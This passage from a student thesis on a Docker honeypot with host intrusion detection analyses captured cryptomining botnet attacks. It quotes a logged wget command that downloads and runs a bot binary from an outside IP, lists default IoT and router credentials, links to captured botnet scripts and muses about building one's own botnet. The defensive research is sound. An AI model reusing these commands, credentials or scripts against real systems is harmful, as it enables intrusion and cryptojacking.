```

It is the only attack that had both an entrypoint and CMD.

This was harder to investigate as I was not able to curl any scripts myself, probably due to the rotating reverse proxy. All of my analysis on this is from research and most importantly, from the creator of Whaler.[38]

The attack is split into the Scanner, Miner and Loader. The container is commanded to use curl to fetch and run a staging script from a ngrok reverse proxy address which actively hides the backend C&C infrastructure

The container mounts the root file system of the host and creates a cron job to execute the stager script outside of Docker, performing a Docker container escape.[38] There is a parameter to identify that the stager for Docker (d) should be downloaded, the attack has a larger scope of targets, similarly to the previous botnets which attacked me.

Similarly to the other two botnet scripts, this one also kills all processes from a predefined list. It installs the miner by downloading two further binaries before reporting back to the C&C server.

Once the installation has been successfully completed, the infection is reported back to the C&C servers and a second script is downloaded.



Figure 5.5: The Ngrok campaign

This second stage is used to enlist the victim to run masscan on a large section of the IPv4 space in search of further victims. The script downloads the Linux tools Zmap, Zgrab and JQ and proceeds to scan the Internet looking for Redis on port 6379, the Docker daemon on port 2375, Jenkins or Drupal or Modx on ports 80 and 8080, CouchDB on 5984 and finally Ethereum on port 8545. [39]

Results are reported back to C&C and hence the cycle goes on. This botnet generates wealth for the owner through mining alone. Between April 2018 and August 2018 the attackers had made approx £5000 GBP with crypo-mining alone on the botnet.[38]

From my analysis the first Ngrok attack came on the "2020-03-13T02:48:21.277966", this was the last attack to target me, on the 4th day since I began hosting the honeypot. This leads to my guess that this uptick of attacks, came after my honeypot was indexed on Shodan.

5.2 Evaluating other collected logs

These results can all be viewed in the Logs directory on my Github page[8] for the FYP files. These are some extra logs that I captured while researching.

5.2.1 Cowrie

The attacks targetting Cowrie were quite large in volume with all being automated or from botnets. There seemed to be no "humans" in the honeypot, performing random testing like ls and such to see what kind of server they have infiltrated. As this was deployed as an SSH and Telnet honeypot, there were more attacks against this than against the Docker daemon in Whaler.

```
2020-02-10T21:11:53.247532Z [-] Ready to accept SSH connections
2020-02-10T21:11:53.248393Z [-] HoneyPotTelnetFactory starting on
    2223
2020-02-10T21:11:53.248537Z
    [cowrie.telnet.factory.HoneyPotTelnetFactory#info] Starting
    factory <cowrie.telnet.factory.HoneyPotTelnetFactory object at
    0x7fd56c690910>
2020-02-10T21:11:53.248759Z [-] Ready to accept Telnet connections
2020-02-10T21:24:14.867596Z
    [cowrie.telnet.factory.HoneyPotTelnetFactory] New connection:
    108.190.180.203:37959 (10.0.128.5:2223) [session: cb114b55086a]
2020-02-10T21:24:25.900773Z
    [CowrieTelnetTransport,0,108.190.180.203] Connection lost after
    11 seconds
```

Upon deploying the honeypot, the first attack came through Telnet, just about 13 minutes after it was deployed successfully. This shows that there is an extremely large volume of Internet scanning happening at all points in time. Never once did I broadcast/hand-out my IP in any honeypot deployment, the only thing I did was enable access to the entire Internet via security groups.

The name FBot appeared frequently in the attack logs. This is a Mirai inspired botnet which uses blockchain-based DNS to communicate with the C&C server. [40]

[8] https://github.com/slow-J/FYP_files

A frequent event was the attempted SSH into the honeypot with a default password for a security camera.

```
2020-02-10T22:26:49.476080Z
    [CowrieTelnetTransport,7,171.239.204.33] login attempt
    [root/IPCam@sw] succeeded
```

```
2020-02-10T22:42:00.670144Z
    [CowrieTelnetTransport,16,45.189.73.138] login attempt
    [MayGion/maygion.com] failed
```

This is most likely attacks from various IOT botnets looking for very unsecure devices. These attempts at a dictionary attack on SSH agents included usernames such as adminttd, root, admin and 888888. There was an attempt to exploit known vulnerabilities such as the user CRAFTSPERSON, password ALC#FGU for hardcoded Telnet credentials to a router.

Much akin to the Whaler attacks were attacks that once in, simply forced the instance to download and execute a script.

```
2020-02-10T22:42:04.892852Z
    [CowrieTelnetTransport,18,45.189.73.138] CMD: /bin/busybox wget
    http://185.183.96.139/bot.x86_64 -O -> .t; /bin/busybox chmod
    777 .t; ./.t telnet; >.t
```

Since I deployed Cowrie as a medium interaction honeypot, the script was downloaded but never executed, while ending the connection with the malicious actor.

5.2.2 Other

My other files included are logs from running endlessh for a few minutes. This is not very interesting but nevertheless shows that it was deployed successfully.

The other two files are from using masscan to scan random IP addresses. This was an eye-opener in that anyone with open ports can be found and therefore targeted in minutes. I went on to use Nmap to test my solution at various points in time.

5.3 Bloopers, mistakes and errors

I encountered a quite frequent bug with Amazon ES where the ES instance would not delete. This was quite frequent with it happening at least 5/6 times, on one occasion the ES stack stayed up for over a week in "deleting" status. This would cause Cloudformation stacks to not delete successfully. To redeploy the stack, while another stack is either up or stuck on delete, the values of "hids-alerts-0" have to be changed to another value, this is found 3 times in the script.

Initially, for testing purposes, I had configured 0.0.0.0/0 to be the allowed inbound addresses for the ES stack. This was to deploy and test quickly from my development environment. This would have been a high severity vulnerability if I released the script in that version and it was deployed to production. This is a similar issue discussed in Section 2.7.2 which talks about developers disabling security features while working with a product in their dev environment and forgetting to enable in production.

A mistake that I had made at one point was in manually deleting a Kubernetes slave node which I had deployed to save cost, with the idea of keeping the master node running. Since of course, I had initially configured Kubernetes to have 2 slaves, they spinned back up automatically some time after I deleted them, without me noticing.

At one stage during my testing of my CloudFormation template, I could not get access to Whaler on the hybrid honeypot server. I spent hours debugging, the code and which component was at fault. I believed that the Whaler honeypot had a conflict with OSSEC. After numerous redeployments (which took around 20 mins), and re-tests of the Whaler initialisation script, nothing was found. When I took to rebuilding the script from scratch, piece by piece, I noticed the error. I simply had my security group set for port 2735 instad of 2375. This stopped me and everyone else from being able to deploy containers to the Whaler honeypot.

At one point in this project, I noticed my laptop had 52% CPU utilisation at rest. After going through the virus removal process it turned out to be malware called "TheBrightTag".

I encountered a bug in VirtualBox which would disconnect the VM from the Wi-Fi, requiring a restart. This would occur after the VM would "go asleep" during a period of inactivity.

A final thing to note was that after researching about Elasticsearch, Logstash and Kibana (ELK stack) on my laptop, I started to receive Reddit advertisements for various log management systems on my phone.

5.4 Summary

Following such strong results with the Whaler honeypot, I believe that with some additional configuration, my project, of a private honeypots for insider threats can be a workable system for indentifying compromised internal systems.

An interesting thing to note is that none of the containers deployed on Whaler by botnets were inherently malicious. A container running alpine is much less suspicious and less likely to gain attention than for example an xmrig container.

I believe that it can be used in production and it should be configured to allow inbound traffic from every single instance that we own. This allows us to cast a large blanket over our instances. With the speed of scanning the Internet, a compromised instance scanning for vulnerable Docker daemons on port 2735 would quickly pick up our hybrid honeypot/IDS system.

When Whaler is attacked, alerts get sent to OSSEC, this can get emailed to a System Administrator who should investigate. The addition of defensive scripts should be the next step in development but the platform is entirely setup to accommodate this.

The most important part of my implementation is using it as a "canary in a mine" and part of a thorough and granular security. While deploying honeypots seems to increase attacks, as gets flagged and indexed as vulnerable, having Whaler in a private subnet is a great way to circumvent this. This is a positive in this instance as attracting attacks is the number one most important thing our hybrid honeypot/HIDS combo can achieve as all attacks are immediate threats as they can only come from within.

General rules of maintaining a system are very important in preventing compromise. Keeping the OS of instances updated is very important so hackers cannot exploit well-known and already patched vulnerabilities.

Care should be taken to not deploy random CloudFormation templates which may contain high severity vulnerabilities. A move in "shifting left" to De-

vSecOps, as in moving security to the earliest point of development would reduce the amount of bugs reaching production. Security standards should be rigorously enforced at all stages of the development processes, even in dev environments.

The most important rule is to not have a misconfigured Docker daemon. This would be akin to having no password on SSH with full root access. It gives attacks full control and allows them do deploy any container or even perform a container escape. Botnets are, as seen above, literally scanning for open Docker daemon ports and trying to deploy containers to all open ports.

The majority of attacks out there are automated, botnet or other. All if botnets that attacked me were for financial gain, they were all indeed cryptomining botnets, but they could also be used for a wide variety of attacks.

Going on a tangent, it would be quite trivial to attempt to amass your own botnet by hosting honeypots to attract these attacks, and try to launch this attack yourself after modification of the source code. You would need to set up up your own C&C servers and making sure the botnets are mining cryptocurrency for your wallet.

Chapter 6

Conclusion

Overall, this project has taught me a lot about the threats targetting various system architecture and ways of defending against them.

6.1 Final Design thoughts

Following such interesting results with the Whaler honeypot, I believe that my project, of a private hybrid honeypots/HIDS combination for insider threats can be used in a production system for identifying compromised internal systems.

Since from dissecting the Xanthe botnet, we can see how they are literally brute forcing any Docker daemon with an open port. If one of our production systems gets compromised and deploys a container that is part of this botnet, or if one of the hosts themselves get compromisd, the way in which they try to brute force Docker hosts, they will find our deployed honeypot and we will therefore be alerted to such attacks coming from our own internal servers.

Since a lot of these attacks are always evolving, there is a lack of discussion about some of these issues. My inability to find a single article about the Xanthe botnet was proof of this. To suppress these attacks, strong security approaches have to be taken without the idea of security as an afterthought.

6.1.1 On the hybrid Whaler/OSSEC insider threat detection system

Future work is needed for the hybrid honeypot/HIDS instance. This is particularly seen in the OSSEC configuration. The difficulties with managing working during the COVID-19 epidemic had too much an influence on my project than I would like to admit. My next steps would be the creation of defensive script to be called from OSSEC upon an attacker triggering an alert such as rule 5712. One of those could be to take down the specified bastion host of the system connected to the honeypot system. This would at least stop more malicious actors getting into the whole system, through the host. This would allow an administrator to do a post-mortem on the attack in due time. Another option would be a full re-deployment of the intruded upon system, this would then have to be deployed only on systems used with ephemeral data which does not have a need to persist. This self-healing automation would bring a system back online to the same point as before the hacking. An interesting idea would be revoking the keys used by malicious actors to gain access. This system would also require some sort of user fingerprinting system on the bastion host or the point of entry, so we could be sure of who is exploiting the system and which key they came in by.

Upon completion of these options, I would like to conduct rigorous testing of how a malicious actor may take advantage of the system and trigger the alerts. An interesting method would be the leaking of SSH keys needed to access the system. They we could observe how our system works by setting up intrusion detection on the bastion and comparing results between attacks at the front door and deeper in our system at the hybrid honeypot/HIDS deployment.

As this is a proof-of-concept project, there are some gaps in the implementation even when coming to security. This would all need to be ironed out before deployment in a real production environment,

Another idea to improve this project would be to host many honeypots together on this server to cast a wider net for more attacks to fall into. This would not just alert us whether there are rogue containers scanning the world from inside our network, but if we deployed Cowrie to search for this we would know if they are targetting SSH for example.

6.2 Additional future work

An aspect I would like to look into is additional analysing of the botnet code, particularly the Ngrok one. This would require me to host Whaler again and try to pull the script before the Ngrok proxy moves.

6.2.1 Re-visiting my second design idea

While the idea which I ended up implementing was more fit for this project, the design of a publicly accessible Docker honeypot is something that I will definitely build in the future. The idea is to use this to create a large black-list/filter of malicious IP addresses along with a list of malicious websites that the botnets contact to download their scripts, malware and also their C&C. This would be fed into to your firewall as well as to potential customers.

I believe that this is a commercially viable product and a great idea for a side-business venture or potentially a start-up. The down side is that hosting this on the cloud would be quite a large expense for a side project. Maybe this idea can be started small like hosting it on a Raspberry PI and scale up from there.

6.2.2 Last remarks/ideas

The new SRE book by Google was published after my project was already finished. I am certain that this book would have influenced my design if I read it before starting work on my project. [25]

Another idea would be to use another Docker honeypots other than Whaler. A project could be in creating a Docker honeypot from scratch, another thing would be in the fixing of bugs in other Docker honeypot projects which do not work out of the box.

Bibliography

[1] DockerInc. Docker overview;. Available from: https://docs.docker.com/get-started/overview.

[2] DockerInc. What is a Container?;. Available from: https://www.docker.com/resources/what-container.

[3] Irwin M. Docker is NOT a Hypervisor;. Available from: https://blog.mikesir87.io/2017/05/docker-is-not-a-hypervisor.

[4] Richardson C. Microservice Architecture;. Available from: https://microservices.io.

[5] RedHat. What is CI/CD;. Available from: https://www.redhat.com/en/topics/devops/what-is-ci-cd.

[6] RedHat. What is container orchestration?;. Available from: https://www.redhat.com/en/topics/containers/what-is-container-orchestration.

[7] Rapid7. What is a honeypot?;. Available from: https://www.rapid7.com/fundamentals/honeypots/.

[8] @oncyberblog. A Docker based Honey Pot;. Available from: https://github.com/oncyberblog/whaler.

[9] OnCyberBlog. Whaler – A Docker Honey Pot;. Available from: https://oncyberblog.wordpress.com/2018/06/14/dockerpot-a-docker-honeypot.

[10] Krebs B. Posts Tagged: Bredolab;. Available from: https://krebsonsecurity.com/tag/bredolab.

[11] The implication of cloud infrastructure in IOT(podcast);. Available from: https://thecyberwire.com/podcasts/research-saturday/127/transcript.

[12] Unit42. 2020 Unit 42 IoT Threat Report;. Available from: https://unit42.paloaltonetworks.com/iot-threat-report-2020.

[13] Radware. DDoS Attack Definitions - DDoSPedia;. Available from: https://security.radware.com/ddos-knowledge-center/ddospedia/command-and-control-server/.

[14] TrendMicro. Into the Battlefield: A Security Guide to IoT Botnets;. Available from: https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/into-the-battlefield-a-security-guide-to-iot-botnets.

[15] TrendMicro, Baltazar E Arjun Earnshaw, Remillano A, Urbanec J. Mirai Updates: New Variant Mukashi Targets NAS Devices, New Vulnerability Exploited in GPON Routers, UPX-Packed FBot;. Available from: https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/mirai-updates-new-variant-mukashi-targets-nas-devices-new-vulnerability-explo

[16] Cloudflare. What is a DDoS Attack?;. Available from: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack.

[17] HelpNetSecurity. Across-the-board increase in DDoS attacks of all sizes;. Available from: https://www.helpnetsecurity.com/2020/03/27/ddos-attacks-increase-2020.

[18] AlibabaCloudSecurity. Cloud-based Mining Botnet Trends in 2019: Mining Trojans Spreading as Worms;. Available from: https://www.alibabacloud.com/blog/cloud-based-mining-botnet-trends-in-2019-mining-trojans-spreading-as-worms_595839.

[19] Akamai. 2018 State of the Internet / Security – Credential Stuffing Attacks Report;. Available from: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-2018-credential-stuffing-attacks-report.pdf.

[20] Singer G. Threat Alert: Kinsing Malware Attacks Targeting Container Environments;. Available from: https://blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability.

[21] TrendMicro. The New Norm: Trend Micro Security Predictions for 2020;. Available from: https://www.trendmicro.com/vinfo/us/security/research-and-analysis/predictions/2020.

[22] Talos. Alpine Linux Docker Image root User Hard-Coded Credential Vulnerability;. Available from: https://talosintelligence.com/vulnerability_reports/TALOS-2019-0782.

[23] Chikvashvili Y. Cryptocurrency Miners Abusing Containers: Anatomy of an (Attempted) Attack;. Available from: https://blog.aquasec.com/cryptocurrency-miners-abusing-containers-anatomy-of-an-attempted-attack.

[24] Unit42. Unit 42 Cloud Threat Report: Spring 2020;. Available from: https://unit42.paloaltonetworks.com/cloud-threat-report-intro.

[25] Adkins H, Beyer B, Blankinship P, Oprea A, Lewandowski P, Stubblefield A. Building Secure and Reliable Systems. O'Reilly; 2020. Available from: https://static.googleusercontent.com/media/landing.google.com/en//sre/static/pdf/SRS.pdf.

[26] TrendMicro. What is a container?;. Available from: https://www.trendmicro.com/vinfo/us/security/definition/container.

[27] Alt L, Beverly R, Dainotti A. Uncovering Network Tarpits with Degreaser. In: Annual Computer Security Applications Conference (ACSAC); 2014. .

[28] VMware. Quick Start for Kubernetes by VMware;. Available from: https://aws.amazon.com/quickstart/architecture/vmware-kubernetes.

[29] @slow J. Updating wordpress tutorial for helm;. Available from: https://github.com/heptio/aws-quickstart/issues/262.

[30] Ball D. AWS PrivateLink ECR cross account Fargate deployment;. Available from: https://aws.amazon.com/blogs/containers/aws-privatelink-ecr-cross-account-fargate-deployment.

[31] Worrell C. How to Monitor Host-Based Intrusion Detection System Alerts on Amazon EC2 Instances;. Available from: https://aws.amazon.com/blogs/security/how-to-monitor-host-based-intrusion-detection-system-alerts-on-amazon-ec2-ins

[32] @cjastacio. Can't connect to whaler_victim;. Available from: https://github.com/oncyberblog/whaler/issues/3.

[33] @slow J. Whaler fork;. Available from: https://github.com/slow-J/whaler.

[34] Shodan. Honeypot Or Not?;. Available from: https://honeyscore.shodan.io.

[35] @aabed. dockpot;. Available from: https://github.com/aabed/dockpot.

[36] Po C. New Outbreak of h2Miner Worms Exploiting Redis RCE Detected;. Available from: https://www.alibabacloud.com/blog/new-outbreak-of-h2miner-worms-exploiting-redis-rce-detected_595743.

[37] Hall C. H2Miner Botnet – Act 2;. Available from: https://www.lacework.com/h2miner-botnet.

[38] OnCyberBlog. Ngrok Mining Botnet;. Available from: https://oncyberblog.wordpress.com/2018/09/20/ngrok-mining-botnet/.

[39] Oliveira A. Exposed Docker Control API and Community Image Abused to Deliver Cryptocurrency-Mining Malware;. Available from: https://blog.trendmicro.com/trendlabs-security-intelligence/exposed-docker-control-api-and-community-image-abused-to-deliver-cryptocurren

[40] Barth B. Quirky Fbot IoT botnet kills rival, communicates via blockchain-based DNS;. Available from: https://www.scmagazine.com/home/security-news/quirky-fbot-iot-botnet-kills-rival-communicates-via-blockchain-based-dns/.

Appendix A

Links to code

My Whaler fork [1]
Various log files [2]
THE CODE BELOW IS PROVIDED AS IS, IT IS DIRECTLY TAKEN FROM MALISCIOUS ACTORS, CONTAINS PROFANITY AND SUCH.

If these are down, the website probably did not want to host botnet code.
Kinsing files:
d.sh[3]

Xanthe/Opsec_x12 files:
pop.sh[4]

Xanthe[5]

fczyo[6]

xesa[7]

mxutzh.sh[8]

[1]https://github.com/slow-J/whaler
[2]https://github.com/slow-J/FYP_files
[3]https://ybin.me/p/15fbda406b2bfb36#4ARImKBvaja3AgY9St06ssXYqL/5u5bD904zZpFvG00=
[4]https://ybin.me/p/38a80a401f7258ac#OTM1IlvYf9JOrbf5XLactqj138hhGs5WANfdB9cBLaY=
[5]https://ybin.me/p/bdfac8b1cfd61c81#xCM/ti/4QXdniJCjRgeppWE/I2XPjr5X8ezvVCDyUO4=
[6]https://ybin.me/p/fdce7f0bab4bf668#+RsdMcEtzoIiKCjfP7IjSvvMP0SMWfXH7o9VyDeV5WM=
[7]https://ybin.me/p/3b6cfc43ce1799f2#iwJpS4rUNSiVLHVwmKVRzOcvv2l+DJY4YbHNH2Bv5Ys=
[8]https://ybin.me/p/98e7248b3708718d#sCCTY1Ex6JoO0jZbF7exAno6NkOGSOlze0tOuGgQdK4=

config.json[9]

Everything from above copied into one big file delimited by "beginlstlisting" http://anonpasta.rocks/weyuloravo.bash (not included in footnote as this website looks a little suspicious for a number of reasons, I found this website from reading botnet code, maybe do not click unless you really want to).

Also included with thesis submission is a docx file containing all of above, delimited with "beginlstlisting".

P.S. curl code before a #!/bin/bash would have been used to fetch the script.

[9]https://ybin.me/p/58b5c50ea0c4382e#9Oe55oeEgxOq4mo/ancURa8tM2L4M/NLWWNReOXOWnE=

Appendix B

Abbreviations

Here are a list of various commonly used acronyms throughout this report.

AMI Amazon machine image

API Application programming interface

AWS Amazon Web Services

C&C / C2 Command and control

CLI Command line interface

DDoS Distributed denial of service

EC2 Amazon elastic compute cloud

ES Elasticsearch

GUI Graphical user interface

HIDS Host-based intrustion detection system

IAC Infrastructure as code

IOC Indicator of compromise

IOT Internet of things

IP Internet protocol (address)

OS Operating system

SLA Service-level agreement

SLO Service-level objective

SSH Secure Shell

STO Security through obscurity

VM Virtual machine

VPC Virtual private cloud

VPN Virtual private network